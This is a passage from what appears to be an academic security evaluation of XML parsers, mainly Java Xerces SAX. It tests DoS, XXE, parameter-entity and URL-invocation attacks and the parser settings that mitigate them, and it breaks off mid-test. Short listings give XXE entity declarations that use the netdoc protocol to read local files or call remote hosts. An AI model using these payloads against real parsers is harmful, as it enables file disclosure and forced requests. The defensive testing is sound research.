The root [39] element of the XML document is still the [39] element “xsl:stylesheet”. No content from a remote resource is included.

Result/Security Implication

The parser does not process XSLT. This test confirms that the parser is not vulnerable to XSLT attacks by default. Perl supports XSLT by using the class XML::LibXSLT [Ser09] or XML::XSLT [Her13]. However, this must be manually invoked.

E.2.6.2. Conclusion of XSLT Attacks

The parser is not vulnerable to XSLT attacks. Therefore, no countermeasures are necessary.

F. Java

F.1. Xerces SAX

F.1.1. Denial-of-Service Attacks

The structure of this section is identical to Section A.1.1.

F.1.1.1. testDOS_core

Core test: Checks whether the parser is processing internal general entities.

Settings

The parser uses the default settings as described in Section 11.3.2.

Processing

The parser expands the entity reference to entity `a2` and includes 25 times the `replacement text` "dos" of the internal general entity `a0`.

Result/Security Implication

The parser processes internal general entities. This test case indicates that the parser may be vulnerable to DoS attacks by default.

F.1.1.2. testDOS_core_SecurityManager

Additional test: Checks whether this feature mitigates DoS attacks.

Settings

The parser applies the "setProperty()" method to use a custom **SecurityManager**.
For a discussion of this feature refer to Section 11.3.2.

Processing

The parser triggers a SAXParseException "The parser has encountered more than "-1" entity expansions in this document; this is the limit imposed by the application.".

Result/Security Implication

The custom SecurityManager imposes a strict limitation to entity expansion, that is entity declarations are not allowed. This test case confirms that the parser is not vulnerable to DoS attacks.

F.1.1.3. testDOS_core_setFeature_disallow_doctype_decl

Additional test: Checks whether this feature mitigates DoS attacks.

Settings

The feature **disallow-doctype-decl** is set to *true*.
For a discussion of this feature refer to Section 11.3.2.

Processing

The parser triggers a SAXParseException
"DOCTYPE is disallowed when the feature "http://apache.org/xml/features/disallow-doctype-decl" set to true.".

Result/Security Implication

The parser triggers an exception if a Document Type Declaration is found. This test case confirms that the parser is not vulnerable to DoS attacks.

F.1.1.4. testDOS_core_setProperty_DeclHandler

Additional test: Checks whether this feature mitigates DoS attacks.

Settings

The parser applies the "setProperty()" method to use a custom **DeclHandler**.
For a discussion of this feature refer to Section 11.3.2.

Processing

The parser triggers a SAXException "Entities not allowed".

Result/Security Implication

The custom DeclHandler triggers an exception if an entity declaration is found. This test case confirms that the parser is not vulnerable to DoS attacks.

F.1.1.5. testDOS_indirections

Core test: Checks whether the parser is processing a large number of internal general entity references (billion laughs).

Settings

The parser uses the default settings as described in Section 11.3.2.

Processing

The parser expands the entity reference to entity `a2` and includes 10,000 times the `replacement text` "dos" of the internal general entity `a0`.

Result/Security Implication

The parser does not enforce any limits on entity expansion. This test case confirms that the parser is vulnerable to DoS attacks by default.

F.1.1.6. testDOS_indirections_SecurityManager

Additional test: Checks whether this feature mitigates DoS attacks.
The settings, processing and result/security implication are identical to Paragraph F.1.1.2.

F.1.1.7. testDOS_indirections_setFeature_disallow_doctype_decl

Additional test: Checks whether this feature mitigates DoS attacks.
The settings, processing and result/security implication are identical to Paragraph F.1.1.3.

F.1.1.8. testDOS_indirections_setProperty_DeclHandler

Additional test: Checks whether this feature mitigates DoS attacks.
The settings, processing and result/security implication are identical to Paragraph F.1.1.4.

F.1.1.9. testDOS_entitySize

Core test: Checks whether the parser is processing a large entity (quadratic blowup).

Settings

The parser uses the default settings as described in Section 11.3.2.

Processing

The parser keeps processing the XML document without generating any results.

Result/Security Implication

We let the test run for 10 minutes and then abort the processing, because the test has still not finished yet. We observe the CPU and memory consumption before we start the test. Figure F.1 shows the beginning.



Figure F.1.: Memory consumption before the test run

After about 10 minutes processing is still not finished and significantly more CPU and memory resources are consumed than before parsing started. Figure F.2 shows the performance graph.



Figure F.2.: Memory consumption after ten minutes

As soon as we abort processing the CPU and memory consumption plunge to the starting level as in Figure F.3.



Figure F.3.: Memory consumption after the test run

F.1.1.10. testDOS_entitySize_SecurityManager

Additional test: Checks whether this feature mitigates DoS attacks.
The settings, processing and result/security implication are identical to Paragraph F.1.1.2.

F.1.1.11. testDOS_entitySize_setFeature_disallow_doctype_decl

Additional test: Checks whether this feature mitigates DoS attacks.
The settings, processing and result/security implication are identical to Paragraph F.1.1.3.

F.1.1.12. testDOS_entitySize_setProperty_DeclHandler

Additional test: Checks whether this feature mitigates DoS attacks.
The settings, processing and result/security implication are identical to Paragraph F.1.1.4.

F.1.1.13. Conclusion of Denial-of-Service Attacks

The parser is vulnerable to DoS attacks by default. The following countermeasures are available:
(i) Set the feature "disallow-doctype-decl" (true) to deactivate processing of the DTD. (ii) Apply a custom SecurityManager to prohibit the processing of general entities. (iii) Apply a custom DeclHandler to prohibit the processing of entities.

We recommend option (i) because this also mitigates other DTD attacks.

Please refer to other test results when setting any of these features (as a countermeasure), as they may have undesired side effects. We identified the following implications:

- ⋆ When setting a custom "SecurityManager" URL Invocation attacks are possible.
- ⋆ When setting a custom "DeclHandler" URL Invocation attacks based on DOCTYPE are possible.

F.1.2. XML External Entity (XXE) Attacks

The structure of this section is identical to Section A.1.2.

F.1.2.1. testXXE

Core test: Checks whether the parser is vulnerable to XXE attacks.

Settings

The parser uses the default settings as described in Section 11.3.2.

Processing

The parser expands the entity reference in the [43] content of [39] element "data". After the content of the file has been included, the [43] content of the [39] element reads "it_works".

Result/Security Implication

The parser processes external general entities. This test case confirms that the parser is vulnerable to XXE attacks by default.

Note: Although we assume that the feature "load-dtd-grammar" and "load-external-dtd" should not impact processing of external entities, we manually verify this assumption. The test results confirm our assumption and no automated testing is required.

Note: Java offers the netdoc protocol [Byr15], which can be misused for XXE attacks [Gol15]. According to the source code [Byr15] it can be used for online and offline resources. By executing a number of manual tests, we can confirm that the parser is vulnerable to XXE attacks using the netdoc protocol. Further tests show that the slashes are optional. Both, providing no slash at all and providing an arbitrary number of slashes works as shown in Listings F.1 and F.2.

```
1 <!ENTITY file SYSTEM
2 "netdoc:C:/Christopher_Spaeth/code/xml_files_windows/xxe.txt">
```

Listing F.1: Using the netdoc protocol for XXE without any slash

```
1 <!ENTITY file SYSTEM
2 "netdoc:////////////////C:/Christopher_Spaeth/code/
     xml_files_windows/xxe.txt">
```

Listing F.2: Using the netdoc protocol for XXE with an arbitrary number of slashes

F.1.2.2. testXXE_SecurityManager

Additional test: Checks whether this feature mitigates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph F.1.1.2.

F.1.2.3. testXXE_SecurityManager_set_0

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The parser applies the “setProperty()” method to use a custom **SecurityManager**. The method **setEntityExpansionLimit** is set to **0**.
For a discussion of this feature refer to Section 11.3.2.

Processing

The parser expands the entity reference in the [43] content of [39] element “data”. After the content of the file has been included, the [43] content of the [39] element reads “it_works”.

Result/Security Implication

The custom SecurityManager has no impact on processing. While a limit of “0” suggests that no entity can be expanded, this is obviously not true. It seems that only references to other entities are counted. Therefore, a value of -1 should be used as demonstrated in Paragraph F.1.1.2. This test case confirms that the parser is vulnerable to XXE attacks.

F.1.2.4. testXXE_setEntityResolver

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The parser uses a custom **EntityResolver**.
For a discussion of this feature refer to Section 11.3.2.

Processing

The parser triggers a SAXNotSupportedException “External Entities not allowed”.

Result/Security Implication

The custom EntityResolver triggers an exception if an external entity is found. This test case confirms that the parser is not vulnerable to XXE attacks.

F.1.2.5. testXXE_setFeature_disallow_doctype_decl

Additional test: Checks whether this feature mitigates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph F.1.1.3.

F.1.2.6. testXXE_setFeature_external_general_entities

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature **external-general-entities** is set to *false*.
For a discussion of this feature refer to Section 11.3.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

The feature “external-general-entities” deactivates processing of external general entities. This test case confirms that the parser is not vulnerable to XXE attacks.

F.1.2.7. testXXE_setFeature_external_general_entities_validation

Additional test: Checks the impact on processing if two contradicting features are set.

Settings

The feature (i) **external-general-entities** is set to *false* and (ii) the feature **validation** is set to *true*.
For a discussion of this feature refer to Section 11.3.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

The feature “validation” either has no impact on processing of external general entities or the feature “external-general-entities” has priority over the feature “validation”. This test case confirms that the parser is not vulnerable to XXE attacks.

F.1.2.8. testXXE_setProperty_DeclHandler

Additional test: Checks whether this feature mitigates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph F.1.1.4.

F.1.2.9. Conclusion of XXE Attacks

The parser is vulnerable to XXE attacks by default. The following countermeasures are available:
(i) Set the feature "disallow-doctype-decl" (true) to deactivate processing of the DTD. (ii) Apply a custom SecurityManager to prohibit the processing of general entities. (iii) Apply a custom DeclHandler to prohibit the processing of entities. (iv) Apply a custom EntityResolver to prohibit the processing of external entities. (v) Set the feature "external-general-entities" (false) to deactivate loading of external general entities.

We recommend option (i) because this also mitigates other DTD attacks. Note: The parser is vulnerable to XXE based on the netdoc protocol.

Please refer to other test results when setting any of these features (as a countermeasure), as they may have undesired side effects. We identified the following implications:

- ⋆ When setting a custom "SecurityManager" URL Invocation attacks are possible.
- ⋆ When setting a custom "DeclHandler" URL Invocation attacks based on DOCTYPE are possible.
- ⋆ When setting a custom "EntityResolver" DoS attacks are possible.
- ⋆ When setting the feature "external-general-entities" (false) DoS, XXE based on parameter entities and URL Invocation attacks are possible.

F.1.3. XXE Attacks Based on Parameter Entities

The structure of this section is identical to Section A.1.4.

F.1.3.1. testInternalSubset_ExternalPEReferenceInDTD

Core test: Checks whether the parser is processing external parameter entities.

Settings

The parser uses the default settings as described in Section 11.3.2.

Processing

The parser expands the entity reference in the [43] content of [39] element "data". After the content of the file has been included, the [43] content of the [39] element reads "it_works".

Result/Security Implication

Because the internal general entity "intern" is resolved we can conclude that the external parameter entity "external" has been successfully processed and the contents have been included in the DTD. This test case confirms that the parser processes external parameter entities by default.

F.1.3.2. testInternalSubset_ExternalPEReferenceInDTD_SecurityManager

Additional test: Checks whether this feature deactivates processing of external parameter entities.
The settings, processing and result/security implication are identical to Paragraph F.1.1.2.

F.1.3.3. testInternalSubset_ExternalPEReferenceInDTD_setEntityResolver

Additional test: Checks whether this feature deactivates processing of external parameter entities.
The settings, processing and result/security implication are identical to Paragraph F.1.2.4.

F.1.3.4. testInternalSubset_ExternalPEReferenceInDTD_setFeature_disallow_doctype_decl

Additional test: Checks whether this feature deactivates processing of external parameter entities.
The settings, processing and result/security implication are identical to Paragraph F.1.1.3.

F.1.3.5. testInternalSubset_ExternalPEReferenceInDTD_..._external_parameter_entities

Additional test: Checks whether this feature deactivates processing of external parameter entities.

Settings

The feature **external-parameter-entities** is set to *false*.
For a discussion of this feature refer to Section 11.3.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

Combining the results of this test case with those of DoS attacks we can conclude that the feature “external-parameter-entities” deactivates processing of external parameter entities. This test case confirms that the parser is not vulnerable to XXE attacks.

F.1.3.6. testInternalSubset_ExternalPEReferenceInDTD_..._validation

Additional test: Checks the impact on processing if two contradicting features are set.

Settings

The feature (i) **external-parameter-entities** is set to *false* and (ii) the feature **validation** is set to *true*.
For a discussion of this feature refer to Section 11.3.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

The feature “validation” either has no impact on processing of external parameter entities or the feature “external-parameter-entities” has priority over the feature “validation”. This test case confirms that the parser is not vulnerable to XXE attacks.

F.1.3.7. testInternalSubset_ExternalPEReferenceInDTD_setProperty_DeclHandler

Additional test: Checks whether this feature deactivates processing of external parameter entities.
The settings, processing and result/security implication are identical to Paragraph F.1.1.4.

F.1.3.8. testInternalSubset_ExternalPEReferenceInDTD_setFeature_load_dtd_grammar

Additional test: Checks whether this feature deactivates processing of external parameter entities.

Settings

The feature **load-dtd-grammar** is set to *false*.
For a discussion of this feature refer to Section 11.3.2.

Processing

The parser expands the entity reference in the [43] content of [39] element "data". After the content of the file has been included, the [43] content of the [39] element reads "it_works".

Result/Security Implication

This feature has no impact on processing of external parameter entities. This test case confirms that the parser is vulnerable to XXE attacks.

F.1.3.9. testInternalSubset_ExternalPEReferenceInDTD_setFeature_load_external_dtd

Additional test: Checks whether this feature deactivates processing of external parameter entities.

Settings

The feature **load-external-dtd** is set to *false*.
For a discussion of this feature refer to Section 11.3.2.

Processing

The parser expands the entity reference in the [43] content of [39] element "data". After the content of the file has been included, the [43] content of the [39] element reads "it_works".

Result/Security Implication

This feature has no impact on processing of external parameter entities. This test case confirms that the parser is vulnerable to XXE attacks.

F.1.3.10. testInternalSubset_ExternalPEReferenceInDTD_setProperty_DeclHandler

Additional test: Checks whether this feature deactivates processing of external parameter entities.
The settings, processing and result/security implication are identical to Paragraph F.1.1.4.

F.1.3.11. testInternalSubset_PEReferenceInDTD

Core test: Checks whether the parser is processing internal parameter entities.
The settings, processing and result/security implication are identical to Paragraph F.1.3.1.

F.1.3.12. testInternalSubset_PEReferenceInDTD_SecurityManager

Additional test: Checks whether this feature deactivates processing of internal parameter entities.
The settings, processing and result/security implication are identical to Paragraph F.1.1.2.

F.1.3.13. testInternalSubset_PEReferenceInDTD_setFeature_disallow_doctype_decl

Additional test: Checks whether this feature deactivates processing of internal parameter entities.
The settings, processing and result/security implication are identical to Paragraph F.1.1.3.

F.1.3.14. testInternalSubset_PEReferenceInDTD_setProperty_DeclHandler

Additional test: Checks whether this feature deactivates processing of internal parameter entities.
The settings, processing and result/security implication are identical to Paragraph F.1.1.4.

F.1.3.15. testParameterEntity_core

Core test: Checks if the parser is vulnerable to XXE attacks based on parameter entities, including the FTP protocol, and the schemaEntity attack.

Settings

The parser uses the default settings as described in Section 11.3.2.

Processing

The parser expands the entity reference in the [43] content of [39] element "data". After the content of the file has been included, the [43] content of the [39] element reads "it_works".

Result/Security Implication

As demonstrated in previous tests, the parser processes all entities. This test case confirms that the parser is vulnerable to XXE attacks.

Note about the FTP attack:
The parser makes a connection to the FTP server and transmits the content of the file.

Note about the SchemaEntity attack:
Since the parser does not validate against an XML Schema by default, this test is not successful. However, setting the features (i) "namespaces" (true) and (ii) "validation/schema" (true) changes the default behavior and renders the parser vulnerable.

F.1.3.16. testParameterEntity_core_SecurityManager

Additional test: Checks whether this feature mitigates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph F.1.1.2.

F.1.3.17. testParameterEntity_core_setEntityResolver

Additional test: Checks whether this feature mitigates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph F.1.2.4.

F.1.3.18. testParameterEntity_core_setFeature_disallow_doctype_decl

Additional test: Checks whether this feature mitigates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph F.1.1.3.

F.1.3.19. testParameterEntity_core_setFeature_external_parameter_entities

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature **external-parameter-entities** is set to *false*.
For a discussion of this feature refer to Section 11.3.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

As demonstrated in previous tests, the parser does not process external parameter entities. This test case confirms that the parser is not vulnerable to XXE attacks. Note: Testing the feature “validation” is not required because other tests prove that it has no impact on processing.

F.1.3.20. testParameterEntity_core_setFeature_load_dtd_grammar

Additional test: Checks whether this feature mitigates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph F.1.3.8.

F.1.3.21. testParameterEntity_core_setFeature_load_external_dtd

Additional test: Checks whether this feature mitigates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph F.1.3.9.

F.1.3.22. testParameterEntity_core_setProperty_DeclHandler

Additional test: Checks whether this feature mitigates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph F.1.1.4.

F.1.3.23. testParameterEntity_doctype

Core test: Checks whether the parser is vulnerable to XXE attacks based on parameter entities.
The settings, processing and result/security implication are identical to Paragraph F.1.3.15.

F.1.3.24. testParameterEntity_doctype_SecurityManager

Additional test: Checks whether this feature mitigates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph F.1.1.2.

F.1.3.25. testParameterEntity_doctype_setEntityResolver

Additional test: Checks whether this feature mitigates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph F.1.2.4.

F.1.3.26. testParameterEntity_doctype_setFeature_disallow_doctype_decl

Additional test: Checks whether this feature mitigates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph F.1.1.3.

F.1.3.27. testParameterEntity_doctype_setFeature_external_parameter_entities

Additional test: Checks whether this feature mitigates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph F.1.3.19.

F.1.3.28. testParameterEntity_doctype_setFeature_load_dtd_grammar

Additional test: Checks whether this feature mitigates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph F.1.3.8.

F.1.3.29. testParameterEntity_doctype_setFeature_load_external_dtd

Additional test: Checks whether this feature mitigates XXE attacks.

Settings

The feature **load-external-dtd** is set to *false*.
For a discussion of this feature refer to Section 11.3.2.

Processing

The parser does not expand the entity reference in the [43] content of [39] element “data”.

Result/Security Implication

The parser does not load the [30] external subset. This test case confirms that the parser is not vulnerable to XXE attacks.

F.1.3.30. testParameterEntity_doctype_setProperty_DeclHandler

Additional test: Checks whether this feature mitigates XXE attacks.
The settings, processing and result/security implication are identical to Paragraph F.1.1.4.

F.1.3.31. Conclusion of XXE Attacks Based on Parameter Entities

The parser is vulnerable to XXE attacks by default. The parser is vulnerable to an XXE attack which uses the FTP protocol. The parser is not vulnerable to the SchemaEntity attack. The following countermeasures are available:
(i) Set the feature “disallow-doctype-decl” (true) to deactivate processing of the DTD. (ii) Apply a custom SecurityManager to prohibit the processing of general entities. (iii) Apply a custom DeclHandler to prohibit the processing of entities. (iv) Apply a custom EntityResolver to prohibit the processing of external entities. (v) Set the feature “external-parameter-entities” (false) to deactivate loading of external parameter entities.

Note: Option (ii) affects only general entities. Option (v) affects only external parameter entities.

We recommend option (i) because this also mitigates other DTD attacks.

Please refer to other test results when setting any of these features (as a countermeasure), as they may have undesired side effects. We identified the following implications:

- ⋆ When setting a custom “SecurityManager” URL Invocation attacks are possible.
- ⋆ When setting a custom “DeclHandler” URL Invocation attacks based on DOCTYPE are possible.
- ⋆ When setting a custom “EntityResolver” DoS attacks are possible.
- ⋆ When setting the feature “external-parameter-entities” (false) DoS, XXE and URL Invocation attacks are possible.

F.1.4. URL Invocation Attacks

The structure of this section is identical to Section A.1.4.

F.1.4.1. testURLInvocation_doctype

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on [28] doctypedecl.

Settings

The parser uses the default settings as described in Section 11.3.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

The parser resolves the reference, which is provided as a system identifier. This test case confirms that the parser is vulnerable to URL Invocation attacks by default.

F.1.4.2. testURLInvocation_doctype_SecurityManager

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The parser applies the "setProperty()" method to use a custom **SecurityManager**.
For a discussion of this feature refer to Section 11.3.2.

Processing

The parser triggers a SAXParseException "The parser has encountered more than "-1" entity expansions in this document; this is the limit imposed by the application." The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

The parser resolves the reference, which is provided as a system identifier. A custom SecurityManager does not affect the processing of the [30] external subset. This test case confirms that the parser is vulnerable to URL Invocation attacks.

F.1.4.3. testURLInvocation_doctype_setEntityResolver

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The parser uses a custom **EntityResolver**.
For a discussion of this feature refer to Section 11.3.2.

Processing

The parser triggers a SAXNotSupportedException "External Entities not allowed". The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

This test case confirms that the parser is not vulnerable to URL Invocation attacks.

F.1.4.4. testURLInvocation_doctype_setFeature_disallow_doctype_decl

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature **disallow-doctype-decl** is set to *true*.
For a discussion of this feature refer to Section 11.3.2.

Processing

The parser triggers a SAXParseException
"DOCTYPE is disallowed when the feature "http://apache.org/xml/features/disallow-doctype-decl" set to true."
The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

This test case confirms that the parser is not vulnerable to URL Invocation attacks.

F.1.4.5. testURLInvocation_doctype_setFeature_load_dtd_grammar

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature **load-dtd-grammar** is set to *false*.
For a discussion of this feature refer to Section 11.3.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

This feature does not affect the loading of the [30] external subset. This test case confirms that the parser is vulnerable to URL Invocation attacks.

F.1.4.6. testURLInvocation_doctype_setFeature_load_external_dtd

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature **load-external-dtd** is set to *false*.
For a discussion of this feature refer to Section 11.3.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

This feature affects the processing of the [30] external subset. This test case confirms that the parser is vulnerable to URL Invocation attacks.

F.1.4.7. testURLInvocation_doctype_setProperty_DeclHandler

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The parser applies the "setProperty()" method to use a custom **DeclHandler**.
For a discussion of this feature refer to Section 11.3.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

The parser resolves the reference, which is provided as a system identifier. A custom DeclHandler does not affect the processing of the [30] external subset. This test case confirms that the parser is vulnerable to URL Invocation attacks.

F.1.4.8. testURLInvocation_externalGeneralEntity

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based external general entities.
The settings, processing and result/security implication are identical to Paragraph F.1.4.1.

Note: Java offers the netdoc protocol [Byr15], which can be misused for XXE attacks [Gol15]. According to the source code [Byr15] it can be used for online and offline resources. By executing a number of manual tests, we cannot confirm that the parser is vulnerable to URL Invocation attacks using the netdoc protocol.

Using different inputs as in Listings F.3, F.4, F.5, F.6, F.7 and F.8 trigger an IOException "Can't find file for URL: netdoc:127.0.0.1:5000/xxe.txt".

```
1 <!ENTITY file SYSTEM "netdoc:127.0.0.1:5000/xxe.txt">
```

Listing F.3: Using the netdoc protocol for URL Invocation without any slash

```
1 <!ENTITY file SYSTEM "netdoc:http://127.0.0.1:5000/xxe.txt">
```

Listing F.4: Using the netdoc protocol for URL Invocation without the HTTP protocol

```
1 <!ENTITY file SYSTEM "netdoc://127.0.0.1:5000/xxe.txt ">
```

Listing F.5: Using the netdoc protocol for URL Invocation with slashes

```
1 <!ENTITY file SYSTEM "netdoc:/127.0.0.1:5000/xxe.txt">
```

Listing F.6: Using the netdoc protocol for URL Invocation with one slash

```
1 <!ENTITY file SYSTEM "netdoc://http://127.0.0.1:5000/xxe.txt">
```

Listing F.7: Using the netdoc protocol for URL Invocation with slashes and the HTTP protocol

```
1 <!ENTITY file SYSTEM "
2 http://homepage.rub.de/christopher.spaeth/get.dtd">
```

Listing F.8: Using the netdoc protocol for URL Invocation with an external resource

F.1.4.9. testURLInvocation_externalGeneralEntity_SecurityManager

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implication are identical to Paragraph F.1.4.2.

F.1.4.10. testURLInvocation_externalGeneralEntity_setEntityResolver

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implication are identical to Paragraph F.1.4.3.

F.1.4.11. testURLInvocation_externalGeneralEntity_setFeature_disallow_doctype_decl

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implication are identical to Paragraph F.1.4.4.

F.1.4.12. testURLInvocation_externalGeneralEntity_setFeature_external_general_entities

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature **external-general-entities** is set to *false*.
For a discussion of this feature refer to Section 11.3.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

This test case confirms that the parser is not vulnerable to URL Invocation attacks.

F.1.4.13. testURLInvocation_externalGeneralEntity_setProperty_DeclHandler

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The parser applies the "setProperty()" method to use a custom **DeclHandler**.
For a discussion of this feature refer to Section 11.3.2.

Processing

The parser triggers a SAXException "External Entities not allowed". The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

This test case confirms that the parser is not vulnerable to URL Invocation attacks.

F.1.4.14. testURLInvocation_parameterEntity

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on external parameter entities.
The settings, processing and result/security implications are identical to Paragraph F.1.4.1.

F.1.4.15. testURLInvocation_parameterEntity_SecurityManager

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implication are identical to Paragraph F.1.4.2.

F.1.4.16. testURLInvocation_parameterEntity_setEntityResolver

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implication are identical to Paragraph F.1.4.3.

F.1.4.17. testURLInvocation_parameterEntity_setFeature_disallow_doctype_decl

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implication are identical to Paragraph F.1.4.4.

F.1.4.18. testURLInvocation_parameterEntity_setFeature_external_parameter_entities

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature **external-parameter-entities** is set to *false*.
For a discussion of this feature refer to Section 11.3.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

This test case confirms that the parser is not vulnerable to URL Invocation attacks. Note: Testing the feature "validation" is not required because other tests prove that it has no impact on processing.

F.1.4.19. testURLInvocation_parameterEntity_setFeature_load_dtd_grammar

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implication are identical to Paragraph F.1.4.5.

F.1.4.20. testURLInvocation_parameterEntity_setFeature_load_external_dtd

Additional test: Checks whether this feature mitigates URL Invocation attacks.

Settings

The feature **load-external-dtd** is set to *false*.
For a discussion of this feature refer to Section 11.3.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

This feature has no impact on processing of external parameter entities. This test case confirms that the parser is vulnerable to URL Invocation attacks.

F.1.4.21. testURLInvocation_parameterEntity_setProperty_DeclHandler

Additional test: Checks whether this feature mitigates URL Invocation attacks.
The settings, processing and result/security implication are identical to Paragraph F.1.4.13.

F.1.4.22. testURLInvocation_xinclude

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on XInclude.

Settings

The parser uses the default settings as described in Section 11.3.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

The parser does not resolve the reference, which is provided as the value of an 'href' attribute of an `xi:include` [39] element. This test case confirms that the parser is not vulnerable to URL Invocation attacks by default.

F.1.4.23. testURLInvocation_XInclude_setFeature_xinclude

Additional test: Checks whether this feature facilitates URL Invocation attacks.

Settings

The feature **xinclude** is set to *true*.
For a discussion of this feature refer to Section 11.3.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

Although the API [apa10d] states that the feature "namespaces" is set to "true", the application reports this feature as "false". Because XInclude depends on namespace support, this test is not successful. This test case confirms that the parser is not vulnerable to URL Invocation attacks.

F.1.4.24. testURLInvocation_XInclude_setFeature_xinclude_namespaces

Additional test: Checks whether these features facilitate URL Invocation attacks.

Settings

The feature (i) **xinclude** is set to *true* and (ii) the feature **namespaces** is set to *true*.
For a discussion of this feature refer to Section 11.3.2.

Processing

The counter of the web server is incremented after the XML document has been parsed.

Result/Security Implication

When processing of "namespaces" are activated, the parser processes XInclude. This test case confirms that the parser is vulnerable to URL Invocation attacks.

F.1.4.25. testURLInvocation_noNamespaceSchemaLocation

Core test: Checks whether the parser is vulnerable to URL Invocation attacks based on the noNamespaceSchemaLocation attribute.
The settings, processing and result/security implications are identical to Paragraph F.1.4.22.

F.1.4.26. testURLInvocation_noNamespaceSchemaLocation_..._validation_schema

Additional test: Checks whether this feature facilitates URL Invocation attacks.

Settings

The feature **validation/schema** is set to *true*.
For a discussion of this feature refer to Section 11.3.2.

Processing

The counter of the web server is not incremented after the XML document has been parsed.

Result/Security Implication

